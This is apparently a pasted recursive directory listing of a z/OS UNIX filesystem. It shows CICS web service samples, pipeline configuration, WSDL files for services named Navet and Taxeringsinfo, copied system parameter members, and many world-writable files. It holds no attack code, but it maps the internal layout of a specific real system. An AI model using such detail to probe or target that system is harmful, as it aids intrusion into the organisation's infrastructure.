-rwxrwxr-x   1 SUPERUSR D384            5400 Mar   5 17:28 inquireCatalogWrapper.wsbind
-rwxrwxr-x   1 SUPERUSR D384            8488 Mar   5 17:28 inquireSingle.wsbind
-rwxrwxr-x   1 SUPERUSR D384            4736 Mar   5 17:28 inquireSingleWrapper.wsbind
```

Report

```
-rwxrwxr-x   1 SUPERUSR D384            6240 Mar   5 17:28 placeOrder.wsbind
-rwxrwxr-x   1 SUPERUSR D384            4176 Mar   5 17:28 placeOrderWrapper.wsbind


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM:
total 120
-rwxrwxr-x   1 SUPERUSR D384            3808 Mar   5 17:28 DFJÖH202
-rwxrwxr-x   1 SUPERUSR D384            8552 Mar   5 17:28 DFJÖH203
-rwxrwxr-x   1 SUPERUSR D384            8488 Mar   5 17:28 DFJÖH204
-rwxrwxr-x   1 SUPERUSR D384            6240 Mar   5 17:28 DFJÖH205
-rwxrwxr-x   1 SUPERUSR D384            5400 Mar   5 17:28 DFJÖH214
-rwxrwxr-x   1 SUPERUSR D384            4736 Mar   5 17:28 DFJÖH215
-rwxrwxr-x   1 SUPERUSR D384            4176 Mar   5 17:28 DFJÖH216


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/wsbind/requester:
total 88
drwxrwxr-x   2 SUPERUSR D384            8192 Mar   5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384            3808 Mar   5 17:28 dispatchOrder.wsbind
-rwxrwxr-x   1 SUPERUSR D384            8488 Mar   5 17:28 inquireCatalogClient.wsbind
-rwxrwxr-x   1 SUPERUSR D384            8432 Mar   5 17:28 inquireSingleClient.wsbind
-rwxrwxr-x   1 SUPERUSR D384            6184 Mar   5 17:28 placeOrderClient.wsbind


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/wsbind/requester/IBM:
total 72
-rwxrwxr-x   1 SUPERUSR D384            3808 Mar   5 17:28 DFJÖH206
-rwxrwxr-x   1 SUPERUSR D384            8488 Mar   5 17:28 DFJÖH217
-rwxrwxr-x   1 SUPERUSR D384            8432 Mar   5 17:28 DFJÖH218
-rwxrwxr-x   1 SUPERUSR D384            6184 Mar   5 17:28 DFJÖH219


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/wsdl:
total 248
drwxrwxr-x   2 SUPERUSR D384            8192 Mar   5 17:28 IBM
-rwxrwxr-x   1 SUPERUSR D384            6927 Mar   5 17:28 dispatchOrder.wsdl
-rwxrwxr-x   1 SUPERUSR D384           22876 Mar   5 17:28 inquireCatalog.wsdl
-rwxrwxr-x   1 SUPERUSR D384           14911 Mar   5 17:28 inquireCatalogWrapper.wsdl
-rwxrwxr-x   1 SUPERUSR D384           22845 Mar   5 17:28 inquireSingle.wsdl
-rwxrwxr-x   1 SUPERUSR D384           12775 Mar   5 17:28 inquireSingleWrapper.wsdl
-rwxrwxr-x   1 SUPERUSR D384           15032 Mar   5 17:28 placeOrder.wsdl
-rwxrwxr-x   1 SUPERUSR D384            9541 Mar   5 17:28 placeOrderWrapper.wsdl
```

```
./SYSTEM/tmp/a0/cicsts/cicsts32/samples/webservices/wsdl/IBM:
total 232
-rwxrwxr-x    1 SUPERUSR D384         6927 Mar   5 17:28 DFJÖH198
-rwxrwxr-x    1 SUPERUSR D384        22876 Mar   5 17:28 DFJÖH199
-rwxrwxr-x    1 SUPERUSR D384        22845 Mar   5 17:28 DFJÖH200
-rwxrwxr-x    1 SUPERUSR D384        15032 Mar   5 17:28 DFJÖH201
-rwxrwxr-x    1 SUPERUSR D384        14911 Mar   5 17:28 DFJÖH211
-rwxrwxr-x    1 SUPERUSR D384        12775 Mar   5 17:28 DFJÖH212
-rwxrwxr-x    1 SUPERUSR D384         9541 Mar   5 17:28 DFJÖH213


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/ws-trust:
total 48
drwxrwxr-x    2 SUPERUSR D384         8192 Mar   5 17:28 IBM
-rwxrwxr-x    1 SUPERUSR D384         4251 Mar   5 17:28 dfhÅwbx2_transformation1.xsl
-rwxrwxr-x    1 SUPERUSR D384         4251 Mar   5 17:28 dfhÅwbx2_transformation2.xsl


./SYSTEM/tmp/a0/cicsts/cicsts32/samples/ws-trust/IBM:
total 32
-rwxrwxr-x    1 SUPERUSR D384         4251 Mar   5 17:28 DFJÖH232
-rwxrwxr-x    1 SUPERUSR D384         4251 Mar   5 17:28 DFJÖH233


./SYSTEM/tmp/a0/cicsts/cicsts32/semcica3:


./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4:
total 72
-rwx------    1 SUPERUSR D384          580 Mar   5 17:28 aedit
drwxrwxrwx    2 SUPERUSR D384         8192 Mar   5 17:28 config
drwxrwxrwx    4 SUPERUSR D384         8192 Mar   5 17:28 shelf
drwxrwxrwx    4 SUPERUSR D384         8192 Mar   5 17:28 wsbind
drwxr-xr-x    2 SUPERUSR D384         8192 Mar   5 17:28 wsdl


./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/config:
total 32
-rwxrwxr-x    1 SUPERUSR D384          252 Mar   5 17:28 basicsoap11requester.xml
-rwxrwxrwx    1 SUPERUSR D384          265 Mar   5 17:28 serviceProvider.xml
-rwxrwxrwx    1 SUPERUSR D384          289 Mar   5 17:28 serviceRequester.xml
-rwxrwxrwx    1 SUPERUSR D384          265 Mar   5 17:28 spsoapprovider.xml
```

Report

```
./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/shelf:
total 32
drwxr-xr-x    3 SUPERUSR D384         8192 Mar   5 17:28 SEMCICA4
drwxrwxrwx    3 SUPERUSR D384         8192 Mar   5 17:28 SEMCICH1

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/shelf/SEMCICA4:
total 16
drwxr-xr-x    4 SUPERUSR D384         8192 Mar   5 17:28 PIPELINE

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/shelf/SEMCICA4/PIPELINE:
total 32
drwxr-xr-x    2 SUPERUSR D384         8192 Mar   5 17:28 PIRQ11
drwxr-xr-x    2 SUPERUSR D384         8192 Mar   5 17:28 SPPIPE01

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/shelf/SEMCICA4/PIPELINE/PIRQ11:
total 8
-rwxr-xr-x    1 SUPERUSR D384          289 Mar   5 17:28 serviceRequester.xml

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/shelf/SEMCICA4/PIPELINE/SPPIPE01:
total 8
-rwxr-xr-x    1 SUPERUSR D384          265 Mar   5 17:28 serviceProvider.xml

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/shelf/SEMCICH1:
total 16
drwxrwxrwx    3 SUPERUSR D384         8192 Mar   5 17:28 PIPELINE

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/shelf/SEMCICH1/PIPELINE:
total 16
drwxrwxrwx    2 SUPERUSR D384         8192 Mar   5 17:28 SPPIPE01

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/shelf/SEMCICH1/PIPELINE/SPPIPE01:
total 8
-rwxrwxrwx    1 SUPERUSR D384          265 Mar   5 17:28 serviceProvider.xml

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/wsbind:
total 32
drwxr-xr-x    2 SUPERUSR D384         8192 Mar   5 17:28 provider
```

Report

```
drwxrwxrwx   2 SUPERUSR D384         8192 Mar  5 17:28 requester

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/wsbind/provider:
total 0

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/wsbind/requester:
total 552
-rw-r--r--   1 SUPERUSR D384       155784 Mar  5 17:28 NAVETSERVICER1.wsbind
-rwxrwxrwx   1 SUPERUSR D384        59160 Mar  5 17:28 REGNRSOKSERVICE.wsbind
-rw-r--r--   1 SUPERUSR D384        14336 Mar  5 17:28 TAXERINGSINFOSERVICER1.wsbind
-rwxrwxrwx   1 SUPERUSR D384        44432 Mar  5 17:28 TELE.wsbind

./SYSTEM/tmp/a0/cicsts/cicsts32/semcica4/wsdl:
total 168
-rwxr-xr-x   1 SUPERUSR D384        17922 Mar  5 17:28 BF.wsdl
-rw-r-----   1 SUPERUSR D384         4390 Mar  5 17:28 NavetServiceR1_prod.wsdl
-rw-r-----   1 SUPERUSR D384        23641 Mar  5 17:28 NavetServiceR1_schema1.xsd
-rw-r-----   1 SUPERUSR D384         2067 Mar  5 17:28 TaxeringsinfoServiceR1_prod.wsdl
-rw-r-----   1 SUPERUSR D384         2063 Mar  5 17:28 TaxeringsinfoServiceR1_prod.wsdl.bort
-rw-r-----   1 SUPERUSR D384         4407 Mar  5 17:28 TaxeringsinfoServiceR1_schema1.xsd
-rw-------   1 SUPERUSR D384        12991 Mar  5 17:28 TeleOnlineService.wsdl

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1:
total 72
-rwx------   1 SUPERUSR D384          580 Mar  5 17:28 aedit
drwxrwxrwx   2 SUPERUSR D384         8192 Mar  5 17:28 config
drwxrwxrwx   3 SUPERUSR D384         8192 Mar  5 17:28 shelf
drwxrwxrwx   4 SUPERUSR D384         8192 Mar  5 17:28 wsbind
drwxrwxr-x   2 SUPERUSR D384         8192 Mar  5 17:28 wsdl

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/config:
total 32
-rwxrwxr-x   1 SUPERUSR D384          252 Mar  5 17:28 basicsoap11requester.xml
-rwxrwxrwx   1 SUPERUSR D384          265 Mar  5 17:28 serviceProvider.xml
-rwxrwxr-x   1 SUPERUSR D384          289 Mar  5 17:28 serviceRequester.xml
-rwxrwxr-x   1 SUPERUSR D384          265 Mar  5 17:28 spsoapprovider.xml

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/shelf:
```

```
total 16
drwxr-xr-x   3 SUPERUSR D384         8192 Mar  5 17:28 SEMCICH1

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/shelf/SEMCICH1:
total 16
drwxr-xr-x   4 SUPERUSR D384         8192 Mar  5 17:28 PIPELINE

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/shelf/SEMCICH1/PIPELINE:
total 32
drwxr-xr-x   2 SUPERUSR D384         8192 Mar  5 17:28 PIRQ11
drwxr-xr-x   2 SUPERUSR D384         8192 Mar  5 17:28 SPPIPE01

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/shelf/SEMCICH1/PIPELINE/PIRQ11:
total 8
-rwxr-xr-x   1 SUPERUSR D384          289 Mar  5 17:28 serviceRequester.xml

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/shelf/SEMCICH1/PIPELINE/SPPIPE01:
total 8
-rwxr-xr-x   1 SUPERUSR D384          265 Mar  5 17:28 serviceProvider.xml

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/wsbind:
total 32
drwxr-xr-x   2 SUPERUSR D384         8192 Mar  5 17:28 provider
drwxrwxrwx   2 SUPERUSR D384         8192 Mar  5 17:28 requester

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/wsbind/provider:
total 0

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/wsbind/requester:
total 560
-rw-r--r--   1 SUPERUSR D384       155784 Mar  5 17:28 NAVETSERVICER1.wsbind
-rwxr-xr-x   1 SUPERUSR D384        59160 Mar  5 17:28 REGNRSOKSERVICE.wsbind
-rw-r--r--   1 SUPERUSR D384         4072 Mar  5 17:28 SPARNAMNSOAP.wsbind
-rw-r--r--   1 SUPERUSR D384        14336 Mar  5 17:28 TAXERINGSINFOSERVICER1.wsbind
-rw-r--r--   1 SUPERUSR D384        44432 Mar  5 17:28 TELE.wsbind

./SYSTEM/tmp/a0/cicsts/cicsts32/semcich1/wsdl:
total 200
```

Report

```
-rwxr-xr-x    1 SUPERUSR D384          17922 Mar   5 17:28 BF.wsdl
-rwxrwxr-x    1 SUPERUSR D384           4391 Mar   5 17:28 NavetServiceR1.wsdl
-rwxrwxrwx    1 SUPERUSR D384           4394 Mar   5 17:28 NavetServiceR1.wsdl.prod
-rwxrwxrwx    1 SUPERUSR D384          23641 Mar   5 17:28 NavetServiceR1_schema1.xsd
-rwxrwxr-x    1 SUPERUSR D384           2065 Mar   5 17:28 TaxeringsinfoServiceR1.wsdl
-rwxrwxr-x    1 SUPERUSR D384           2064 Mar   5 17:28 TaxeringsinfoServiceR1.wsdl.old
-rwxrwxr-x    1 SUPERUSR D384           4407 Mar   5 17:28 TaxeringsinfoServiceR1_schema1.xsd
-rw-------    1 SUPERUSR D384          12991 Mar   5 17:28 TeleOnlineService.wsdl
-rw-r-----    1 SUPERUSR D384           1953 Mar   5 17:28 sparnamnSOAP.wsdl
-rw-r-----    1 SUPERUSR D384           2067 Mar   5 17:28 taxeringsinfoservicer1_prod.asmx

./SYSTEM/tmp/a1:
total 288
-rw-rw-rw-    1 SUPERUSR D384         143856 Mar   5 17:19 irrdpsds

./SYSTEM/tmp/mnt:
total 0

./SYSTEM/tmp/newvar:
total 0

./SYSTEM/tmp/slask:
total 7096
drwxr-xr-x    2 SUPERUSR SYS1           8192 Oct 16  2007 IBM
-rw-r--r--    1 SUPERUSR D384        3624960 Nov  7  2008 cicsibm.tgz

./SYSTEM/tmp/slask/IBM:
total 5544
-rwxr-xr-x    1 SUPERUSR SYS1         478003 Nov  6  2008 DFJÖH176
-rwxr-xr-x    1 SUPERUSR SYS1         156396 Oct 16  2007 DFJÖH177
-rwxr-xr-x    1 SUPERUSR SYS1           7757 Oct 16  2007 DFJÖH178
-rwxr-xr-x    1 SUPERUSR SYS1          70701 Oct 16  2007 DFJÖH179
-rwxr-xr-x    1 SUPERUSR SYS1         750098 Oct 16  2007 DFJÖH180
-rwxr-xr-x    1 SUPERUSR SYS1         148429 Oct 16  2007 DFJÖH182
-rwxr-xr-x    1 SUPERUSR SYS1         703630 Oct 16  2007 DFJÖH183
-rwxr-xr-x    1 SUPERUSR SYS1          45126 Oct 16  2007 DFJÖH184
-rwxr-xr-x    1 SUPERUSR SYS1           1142 Oct 16  2007 DFJÖH186
-rwxr-xr-x    1 SUPERUSR SYS1           1142 Oct 16  2007 DFJÖH187
```

Report

```
-rwxr-xr-x    1 SUPERUSR SYS1        128302 Oct 16  2007 DFJÖH229
-rwxr-xr-x    1 SUPERUSR SYS1        310481 Oct 16  2007 DFJÖH230
-rwxr-xr-x    1 SUPERUSR SYS1          5790 Oct 16  2007 DFJÖH231


./SYSTEM/tmp/syslogd:


./SYSTEM/tmp/u0:


./SYSTEM/tmp/uads:
total 2488
-rwxrwxrwx    1 SUPERUSR D384          1377 Mar  5 14:07 adyset00
-rwxrwxrwx    1 SUPERUSR D384           891 Mar  5 14:07 adyset01
-rwxrwxrwx    1 SUPERUSR D384          1053 Mar  5 14:07 adyset02
-rwxrwxrwx    1 SUPERUSR D384          1234 Mar  5 14:07 alloc00
-rwxrwxrwx    1 SUPERUSR D384          1053 Mar  5 14:07 antmin00
-rwxrwxrwx    1 SUPERUSR D384          1134 Mar  5 14:07 antxin00
-rwxrwxrwx    1 SUPERUSR D384          9913 Mar  5 14:07 appcpm00
-rwxrwxrwx    1 SUPERUSR D384          3197 Mar  5 14:07 aschpm00
-rwxrwxrwx    1 SUPERUSR D384          3483 Mar  5 14:07 axr00
-rwxrwxrwx    1 SUPERUSR D384         89100 Mar  5 14:07 bpxprm00
-rwxrwxrwx    1 SUPERUSR D384         19647 Mar  5 14:07 bpxprm99
-rwxrwxrwx    1 SUPERUSR D384          3157 Mar  5 14:07 bpxprmfs
-rwxrwxrwx    1 SUPERUSR D384          5427 Mar  5 14:07 ceaprm00
-rwxrwxrwx    1 SUPERUSR D384         14188 Mar  5 14:07 ceeprm00
-rwxrwxrwx    1 SUPERUSR D384         14112 Mar  5 14:07 ceeprm99
-rwxrwxrwx    1 SUPERUSR STCGROUP       103 Mar  5 14:07 clock00
-rwxrwxrwx    1 SUPERUSR D384           129 Mar  5 14:07 clocksu
-rwxrwxrwx    1 SUPERUSR D384           128 Mar  5 14:07 clockwi
-rwxrwxrwx    1 SUPERUSR STCGROUP       324 Mar  5 14:07 cngrp00
-rwxrwxrwx    1 SUPERUSR STCGROUP      4131 Mar  5 14:07 cofvlf00
-rwxrwxrwx    1 SUPERUSR STCGROUP      1377 Mar  5 14:07 commnd00
-rwxrwxrwx    1 SUPERUSR STCGROUP      1377 Mar  5 14:07 commnd99
-rwxrwxrwx    1 SUPERUSR STCGROUP      1620 Mar  5 14:07 commndxx
-rwxrwxrwx    1 SUPERUSR STCGROUP      3284 Mar  5 14:07 consol00
-rwxrwxrwx    1 SUPERUSR STCGROUP      3270 Mar  5 14:07 consol99
-rwxrwxrwx    1 SUPERUSR STCGROUP      1863 Mar  5 14:07 couple00
-rwxrwxrwx    1 SUPERUSR STCGROUP      1434 Mar  5 14:07 couple01
-rwxrwxrwx    1 SUPERUSR STCGROUP      1863 Mar  5 14:07 couple19
```

Report

```
-rwxrwxrwx   1  SUPERUSR  STCGROUP       1434 Mar   5 14:07 couple99
-rwxrwxrwx   1  SUPERUSR  STCGROUP        180 Mar   5 14:07 csfprm19
-rwxrwxrwx   1  SUPERUSR  STCGROUP        180 Mar   5 14:07 csfprm90
-rwxrwxrwx   1  SUPERUSR  STCGROUP       1021 Mar   5 14:07 csfprmsj
-rwxrwxrwx   1  SUPERUSR  STCGROUP         81 Mar   5 14:07 csvlla00
-rwxrwxrwx   1  SUPERUSR  STCGROUP        324 Mar   5 14:07 csvllaad
-rwxrwxrwx   1  SUPERUSR  STCGROUP         81 Mar   5 14:07 csvllabs
-rwxrwxrwx   1  SUPERUSR  STCGROUP         81 Mar   5 14:07 csvlladl
-rwxrwxrwx   1  SUPERUSR  STCGROUP         23 Mar   5 14:07 csvllafa
-rwxrwxrwx   1  SUPERUSR  STCGROUP         81 Mar   5 14:07 csvllaip
-rwxrwxrwx   1  SUPERUSR  STCGROUP        243 Mar   5 14:07 csvllare
-rwxrwxrwx   1  SUPERUSR  STCGROUP         81 Mar   5 14:07 csvllarm
-rwxrwxrwx   1  SUPERUSR  STCGROUP         81 Mar   5 14:07 csvllasd
-rwxrwxrwx   1  SUPERUSR  STCGROUP         81 Mar   5 14:07 csvllass
-rwxrwxrwx   1  SUPERUSR  STCGROUP         42 Mar   5 14:07 csvllasu
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3321 Mar   5 14:07 ctiaxr00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       5751 Mar   5 14:07 ctibpx00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       5022 Mar   5 14:07 ctibpx01
-rwxrwxrwx   1  SUPERUSR  STCGROUP       4212 Mar   5 14:07 cticea00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3793 Mar   5 14:07 ctidmd00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       7704 Mar   5 14:07 ctiezb00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3958 Mar   5 14:07 ctiezbtn
-rwxrwxrwx   1  SUPERUSR  STCGROUP       2754 Mar   5 14:07 ctigrs00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       1896 Mar   5 14:07 ctihsazz
-rwxrwxrwx   1  SUPERUSR  STCGROUP       2916 Mar   5 14:07 ctihwi00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3078 Mar   5 14:07 ctihzs00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       2755 Mar   5 14:07 ctiids00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       4050 Mar   5 14:07 ctiiefal
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3918 Mar   5 14:07 ctiike00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       2592 Mar   5 14:07 ctiitt00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3321 Mar   5 14:07 ctijes01
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3321 Mar   5 14:07 ctijes02
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3483 Mar   5 14:07 ctijes03
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3240 Mar   5 14:07 ctijes04
-rwxrwxrwx   1  SUPERUSR  STCGROUP       8424 Mar   5 14:07 ctilog00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       6179 Mar   5 14:07 ctinfc00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       4374 Mar   5 14:07 ctinfs00
-rwxrwxrwx   1  SUPERUSR  STCGROUP       3818 Mar   5 14:07 ctinss00
```

Report

```
-rwxrwxrwx    1 SUPERUSR STCGROUP      3252 Mar   5 14:07 ctinta00
-rwxrwxrwx    1 SUPERUSR STCGROUP      3564 Mar   5 14:07 ctiops00
-rwxrwxrwx    1 SUPERUSR STCGROUP      3961 Mar   5 14:07 ctiora00
-rwxrwxrwx    1 SUPERUSR STCGROUP      3933 Mar   5 14:07 ctires00
-rwxrwxrwx    1 SUPERUSR STCGROUP      1620 Mar   5 14:07 ctirsm01
-rwxrwxrwx    1 SUPERUSR STCGROUP      2997 Mar   5 14:07 ctirsmsp
-rwxrwxrwx    1 SUPERUSR STCGROUP        81 Mar   5 14:07 ctisms00
-rwxrwxrwx    1 SUPERUSR STCGROUP      1782 Mar   5 14:07 ctixcf00
-rwxrwxrwx    1 SUPERUSR STCGROUP      1539 Mar   5 14:07 ctixes00
-rwxrwxrwx    1 SUPERUSR STCGROUP        31 Mar   5 14:07 dfhssi00
-rwxrwxrwx    1 SUPERUSR STCGROUP      2511 Mar   5 14:07 diag00
-rwxrwxrwx    1 SUPERUSR STCGROUP      1620 Mar   5 14:07 diag01
-rwxrwxrwx    1 SUPERUSR STCGROUP      1620 Mar   5 14:07 diag02
-rwxrwxrwx    1 SUPERUSR STCGROUP      2511 Mar   5 14:07 diag99
-rwxrwxrwx    1 SUPERUSR STCGROUP     10287 Mar   5 14:07 edgrmm00
-rwxrwxrwx    1 SUPERUSR STCGROUP      9963 Mar   5 14:07 edgrmm99
-rwxrwxrwx    1 SUPERUSR STCGROUP      4237 Mar   5 14:07 erbrmf00
-rwxrwxrwx    1 SUPERUSR STCGROUP      2753 Mar   5 14:07 erbrmf04
-rwxrwxrwx    1 SUPERUSR STCGROUP      2761 Mar   5 14:07 erbrmfo4
-rwxrwxrwx    1 SUPERUSR STCGROUP      5022 Mar   5 14:07 ezacti00
-rwxrwxrwx    1 SUPERUSR STCGROUP      3645 Mar   5 14:07 grscnf00
-rwxrwxrwx    1 SUPERUSR STCGROUP       162 Mar   5 14:07 gtfusr
-rwxrwxrwx    1 SUPERUSR STCGROUP     13851 Mar   5 14:07 hsambebj
-rwxrwxrwx    1 SUPERUSR STCGROUP     14661 Mar   5 14:07 hsaprmse
-rwxrwxrwx    1 SUPERUSR STCGROUP     10312 Mar   5 14:07 hzsprm00
-rwxrwxrwx    1 SUPERUSR STCGROUP      8729 Mar   5 14:07 hzsprm99
-rwxrwxrwx    1 SUPERUSR D384           800 Mar   5 14:05 ibmuser0
-rwxrwxrwx    1 SUPERUSR STCGROUP       831 Mar   5 14:07 iceprm00
-rwxrwxrwx    1 SUPERUSR STCGROUP      1047 Mar   5 14:07 iceprm99
-rwxrwxrwx    1 SUPERUSR STCGROUP       355 Mar   5 14:07 ieaapp00
-rwxrwxrwx    1 SUPERUSR STCGROUP       486 Mar   5 14:07 ieacmd00
-rwxrwxrwx    1 SUPERUSR STCGROUP       486 Mar   5 14:07 ieacmd99
-rwxrwxrwx    1 SUPERUSR STCGROUP       395 Mar   5 14:07 ieafix00
-rwxrwxrwx    1 SUPERUSR STCGROUP       486 Mar   5 14:07 iealpa00
-rwxrwxrwx    1 SUPERUSR STCGROUP       162 Mar   5 14:07 iealpa99
-rwxrwxrwx    1 SUPERUSR STCGROUP      2106 Mar   5 14:07 ieaopt00
-rwxrwxrwx    1 SUPERUSR STCGROUP       360 Mar   5 14:07 ieaopt99
-rwxrwxrwx    1 SUPERUSR STCGROUP      1458 Mar   5 14:07 ieapak00
```

```
-rwxrwxrwx    1  SUPERUSR  STCGROUP       936 Mar    5 14:07 ieasvc00
-rwxrwxrwx    1  SUPERUSR  STCGROUP      3384 Mar    5 14:07 ieasvc99
-rwxrwxrwx    1  SUPERUSR  STCGROUP       243 Mar    5 14:07 ieasym00
-rwxrwxrwx    1  SUPERUSR  STCGROUP       891 Mar    5 14:07 ieasym99
-rwxrwxrwx    1  SUPERUSR  STCGROUP      2639 Mar    5 14:07 ieasys00
-rwxrwxrwx    1  SUPERUSR  STCGROUP      2506 Mar    5 14:07 ieasys19
-rwxrwxrwx    1  SUPERUSR  STCGROUP      3148 Mar    5 14:07 ieasys99
-rwxrwxrwx    1  SUPERUSR  STCGROUP       810 Mar    5 14:07 iecios00
-rwxrwxrwx    1  SUPERUSR  STCGROUP      2190 Mar    5 14:07 iefssn00
-rwxrwxrwx    1  SUPERUSR  STCGROUP      2243 Mar    5 14:07 iefssn99
-rwxrwxrwx    1  SUPERUSR  STCGROUP      9687 Mar    5 14:07 ifaprd00
-rwxrwxrwx    1  SUPERUSR  STCGROUP      1489 Mar    5 14:07 igdsms00
-rwxrwxrwx    1  SUPERUSR  STCGROUP     20412 Mar    5 14:07 ikjtso00
-rwxrwxrwx    1  SUPERUSR  STCGROUP     20331 Mar    5 14:07 ikjtso99
-rwxrwxrwx    1  SUPERUSR  STCGROUP      2983 Mar    5 14:07 ioefsprm
-rwxrwxrwx    1  SUPERUSR  STCGROUP      3134 Mar    5 14:07 ioeprm00
-rwxrwxrwx    1  SUPERUSR  STCGROUP       652 Mar    5 14:07 ioeprm99
-rwxrwxrwx    1  SUPERUSR  STCGROUP      2983 Mar    5 14:07 ioezs001
-rwxrwxrwx    1  SUPERUSR  STCGROUP      1948 Mar    5 14:07 irropt00
-rwxrwxrwx    1  SUPERUSR  STCGROUP      2578 Mar    5 14:07 irropt99
-rwxrwxrwx    1  SUPERUSR  STCGROUP     55450 Mar    5 14:07 isfprm00
-rwxrwxrwx    1  SUPERUSR  STCGROUP     54441 Mar    5 14:07 isfprm99
-rwxrwxrwx    1  SUPERUSR  STCGROUP     56974 Mar    5 14:07 isfprmoo
-rwxrwxrwx    1  SUPERUSR  STCGROUP      3321 Mar    5 14:07 ivtprm00
-rwxrwxrwx    1  SUPERUSR  STCGROUP       324 Mar    5 14:07 load00
-rwxrwxrwx    1  SUPERUSR  STCGROUP       293 Mar    5 14:07 load19
-rwxrwxrwx    1  SUPERUSR  STCGROUP       324 Mar    5 14:07 load99
-rwxrwxrwx    1  SUPERUSR  STCGROUP      1863 Mar    5 14:07 lpalst00
-rwxrwxrwx    1  SUPERUSR  STCGROUP      1944 Mar    5 14:07 lpalst99
-rwxrwxrwx    1  SUPERUSR  STCGROUP     58482 Mar    5 14:07 mpflst00
-rwxrwxrwx    1  SUPERUSR  STCGROUP       164 Mar    5 14:07 mpflst01
-rwxrwxrwx    1  SUPERUSR  STCGROUP     22842 Mar    5 14:07 mpflst61
-rwxrwxrwx    1  SUPERUSR  STCGROUP       567 Mar    5 14:07 mstjcl00
-rwxrwxrwx    1  SUPERUSR  STCGROUP       810 Mar    5 14:07 mstjcl99
-rwxrwxrwx    1  SUPERUSR  STCGROUP        18 Mar    5 14:07 nuclst00
-rwxrwxrwx    1  SUPERUSR  STCGROUP        50 Mar    5 14:07 nuclst99
-rwxrwxrwx    1  SUPERUSR  STCGROUP       875 Mar    5 14:07 pansys00
-rwxrwxrwx    1  SUPERUSR  STCGROUP      3627 Mar    5 14:07 pfktab00
```

```
drwxr-x---   2 SUPERUSR D384        20480 Mar   5 14:13 proclib
-rwxrwxrwx   1 SUPERUSR STCGROUP    14661 Mar   5 14:07 proga0
-rwxrwxrwx   1 SUPERUSR STCGROUP      324 Mar   5 14:07 proga1
-rwxrwxrwx   1 SUPERUSR STCGROUP      162 Mar   5 14:07 proga2
-rwxrwxrwx   1 SUPERUSR STCGROUP     1458 Mar   5 14:07 proga3
-rwxrwxrwx   1 SUPERUSR STCGROUP      162 Mar   5 14:07 proga4
-rwxrwxrwx   1 SUPERUSR STCGROUP    14985 Mar   5 14:07 proga9
-rwxrwxrwx   1 SUPERUSR STCGROUP      486 Mar   5 14:07 progcg
-rwxrwxrwx   1 SUPERUSR STCGROUP      887 Mar   5 14:07 proge0
-rwxrwxrwx   1 SUPERUSR STCGROUP     7614 Mar   5 14:07 progl0
-rwxrwxrwx   1 SUPERUSR STCGROUP      324 Mar   5 14:07 progl1
-rwxrwxrwx   1 SUPERUSR STCGROUP     2268 Mar   5 14:07 progl2
-rwxrwxrwx   1 SUPERUSR STCGROUP      243 Mar   5 14:07 progl3
-rwxrwxrwx   1 SUPERUSR STCGROUP      486 Mar   5 14:07 progl4
-rwxrwxrwx   1 SUPERUSR STCGROUP      324 Mar   5 14:07 progl7
-rwxrwxrwx   1 SUPERUSR STCGROUP     5103 Mar   5 14:07 progl9
-rwxrwxrwx   1 SUPERUSR STCGROUP     7128 Mar   5 14:07 proglx
-rwxrwxrwx   1 SUPERUSR STCGROUP     1847 Mar   5 14:07 sched00
-rwxrwxrwx   1 SUPERUSR STCGROUP    11210 Mar   5 14:07 sched99
-rwxrwxrwx   1 SUPERUSR STCGROUP     7857 Mar   5 14:07 smfprm00
-rwxrwxrwx   1 SUPERUSR STCGROUP     1578 Mar   5 14:07 smfprm98
-rwxrwxrwx   1 SUPERUSR STCGROUP     8667 Mar   5 14:07 smfprm99
-rwxrwxrwx   1 SUPERUSR STCGROUP     2187 Mar   5 14:07 tsokey00
-rwxrwxrwx   1 SUPERUSR STCGROUP       81 Mar   5 14:07 vatlst00

./SYSTEM/tmp/uads/proclib:

./SYSTEM/tmp/xx:
total 48
drwxr-xr-x   2 SUPERUSR D384         8192 May 13  2007 hod
drwxr-xr-x   2 SUPERUSR D384         8192 May 13  2007 infodata
